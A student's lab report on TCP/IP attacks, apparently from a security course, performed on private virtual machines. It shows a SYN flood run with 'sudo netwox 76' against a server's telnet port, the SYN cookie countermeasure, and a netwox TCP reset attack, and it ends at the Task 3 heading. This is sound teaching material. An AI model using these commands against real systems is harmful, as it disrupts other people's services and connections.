Jon Franck

3/13/2021

CSC 4413


# TCP/IP Attack

**Objective:** Learn about the vulnerabilities of the TCP/IP protocols, and exploit them in order to conduct several attacks. Key topics:



• TCP SYN flood attack, and SYN cookies  
• TCP reset attack  
• TCP session hijacking attack  
• Reverse shell

## Task 1 - SYN Flooding Attack



Before we can start this attack, we must have three VM’s: the attacker, the client, and the server.



On the server machine we run two commands, the first one shows the maximum number of connections that the queue can handled, and the second one checks how many current connections there are. Here there are 128 possible connections, with 0 currently active.


 

The screenshots above show that the client VM has connected to the server via telnet.




From the attacking machine, use the netwox command to send a Synflood attack:


Sudo netwox 76 -i 10.0.2.8 -p 23




Because the SYN Flooding attack was successful, the client is no longer able to connect to the server as all of its connections are half-open by SYN requests.



This SYN cookie is a countermeasure that protects against the SYN Flooding attack. The commands above are used to show the current status of the cookie, and activate it (a value of 0 = off, and 1 = on).







We can see that after enabling the SYN cookies, the client is now able to telnet to the server VM while it is under attack, meaning the countermeasure was successful.

**Observations:** I spent a long time trying to get the VMs to communicate with each other, but I finally figured out that the new VMs I made for this lab are unable to connect to the original one with an IP address of 10.0.2.15, however I am able to get connection to the newest VM (10.0.2.8) from both of the others.

## Task 2 - TCP RST Attacks on telnet and ssh Connections





First, we establish a telnet connection from the client VM to the server.



Next, we use the Netwox tool with task number 78 to send a TCP RST packet to end the connection. On the client machine, we get a message saying the connection was closed by a foreign host; this means the attack was successful.

## Task 3 - TCP RST Attacks on Video Streaming Applications





